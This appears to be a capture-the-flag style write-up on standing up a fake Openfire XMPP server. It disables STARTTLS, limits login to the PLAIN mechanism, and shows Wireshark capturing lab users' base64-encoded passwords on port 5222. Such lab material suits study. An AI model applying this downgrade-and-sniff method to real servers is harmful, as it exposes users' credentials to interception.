


Still something is not quite done.
This is IMPORTANT:


1 - we should disable any ssl encryption on client-server communication.

2- we should force clients to send their passwords in plaintext so that we can catch them in network traffic with wireshark.


In admin panel from tabs above navigate to server -> Server Settings -> Client Connections
in Client Connections look at the section by name "Plain-text(with STARTTLS) connections" we have "Advanced configuration...", click on that:




Then we will be navigated to another page as follows.
on "STARTTLS policy" click on "Disabled" option.



And change it like this:



Don’t forget to click “Save Settings“.



Step on is done. then from tabs above, navigate to "Server" -> “Registration & Login”.

Openfire Admin Console: Registration Settings - Mozilla Firefox

Openfire Admin Console | SRV Records - XMPP WIKI

localhost:9090/reg-settings.jsp?csrf=5tlqlBVz10Ry6gp&inbandEnabled=true&canChangePassword=true

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

openfire

Openfire 4.5.1
Logged in as admin - Logout
Clustering status - Disabled

Server | Users/Groups | Sessions | Group Chat | Plugins

Server Manager | Server Settings | TLS/SSL Certificates | Media Services | PubSub

- Profile Settings
- Client Connections
- Server to Server
- External Components
- Connection Managers
- HTTP Binding
- Manage Updates
- **Registration & Login**
- Resource Policy
- Offline Messages
- Message Audit Policy
- Private Data Storage
- Compression Settings
- File Transfer Settings
- Search Service Properties

Registration Settings

Use the forms below to change various aspects of user registration and login.

Settings updated successfully.

Inband Account Registration

Inband account registration allows users to create accounts on the server automatically using most clients. It does not affect the ability to create new accounts through this web administration interface. Administrators may want to disable this option so users are required to register by other means (e.g. sending requests to the server administrator or through your own custom web interface).

- (•) **Enabled** -Users can automatically create new accounts.
- ( ) **Disabled** - Users can not automatically create new accounts.

Change Password

You can choose whether users are allowed to change their password. Password changing is independent from inband account registration. However, you may only want to disable this feature when disabling inband account registration.

- (•) **Enabled** - Users can change their password.
- ( ) **Disabled** - Users are not allowed to change their password.

Scroll down, then you can see the "SASL Mechanisms" as the following:

SASL Mechanisms

The SASL mechanisms configured below control the mechanism used for authentication. Each mechanism has its own characteristics. The form below is used to control which SASL mechanisms are enabled in Openfire. An implementation must be available for the mechanism to be used, but even if one is, the mechanism might not be offered to clients after all: this could depend on mechanism-specific server settings.

Enabled	Name	Description	Implementation available	Offered to clients
☑	ANONYMOUS	For unauthenticated guest access.	✔	
☑	CRAM-MD5	Simple challenge-response scheme based on HMAC-MD5.	✔	✔
☑	DIGEST-MD5	Challenge-response scheme based upon MD5. DIGEST-MD5 offered a data security layer.	✔	✔
☑	EXTERNAL	Where authentication is implicit in the context (e.g., for protocols already using IPsec or TLS).	✔	✔
☑	GSSAPI	Kerberos V5 authentication via the GSSAPI. GSSAPI offers a data-security layer.	✔	
☑	JIVE-SHAREDSECRET	Proprietary Jive Software SASL mechanism that is based on a shared secret.	✔	
☐	NTLM	NT LAN Manager authentication mechanism.	✔	
☑	PLAIN	Simple cleartext password mechanism.	✔	✔
☑	SCRAM-SHA-1	Salted challenge-response scheme based on SHA-1.	✔	✔

Save Settings

Change this options like this and click “Save settings”.


SASL Mechanisms

The SASL mechanisms configured below control the mechanism used for authentication. Each mechanism has its own characteristics. The form below is used to control which SASL mechanisms are enabled in Openfire. An implementation must be available for the mechanism to be used, but even if one is, the mechanism might not be offered to clients after all: this could depend on mechanism-specific server settings.


Enabled	Name	Description	Implementation available	Offered to clients
☐	ANONYMOUS	For unauthenticated guest access.	✔	
☐	CRAM-MD5	Simple challenge-response scheme based on HMAC-MD5.	✔	✔
☐	DIGEST-MD5	Challenge-response scheme based upon MD5. DIGEST-MD5 offered a data security layer.	✔	✔
☐	EXTERNAL	Where authentication is implicit in the context (e.g., for protocols already using IPsec or TLS).	✔	✔
☐	GSSAPI	Kerberos V5 authentication via the GSSAPI. GSSAPI offers a data-security layer.	✔	
☐	JIVE-SHAREDSECRET	Proprietary Jive Software SASL mechanism that is based on a shared secret.	✔	
☐	NTLM	NT LAN Manager authentication mechanism.	✔	
☑	PLAIN	Simple cleartext password mechanism.	✔	✔
☐	SCRAM-SHA-1	Salted challenge-response scheme based on SHA-1.	✔	✔

Save Settings


Open the wire shark app and create a filter like: tcp.port == 5222.
This port number is the port that openfire client can communicate with open fire server.
We can see streams that belongs to a specific tcp session very simple.
The following image shows you how to see stream belonging to a tcp session. Just right-click on a packet.
In the last steps on python script section we showed you that clients just initiate a connection to the port:5222, because of the code that eliminates the tcp-session, client wasn’t able to communicate with us and then after that wasn’t able to send us back the authentication packet.
with this approach we can explicitly that clients on the target host are able to communicate with our fake open fire server.
And then we can simply catch the authentication packet with network traffic with wireshark.
Do you remember users: 1-sadswan869, 2-organicfish718, 3-goldencat416? They are communicating to us and also authenticate to our fake server :)))))



The following image showed you how to catch the goldencat416's password(encoded in base64) in the tcp-session.



If we decode that we get the following:



The same happens for sadswan869.

Wireshark · Follow TCP Stream (tcp.stream eq 55) · eth0

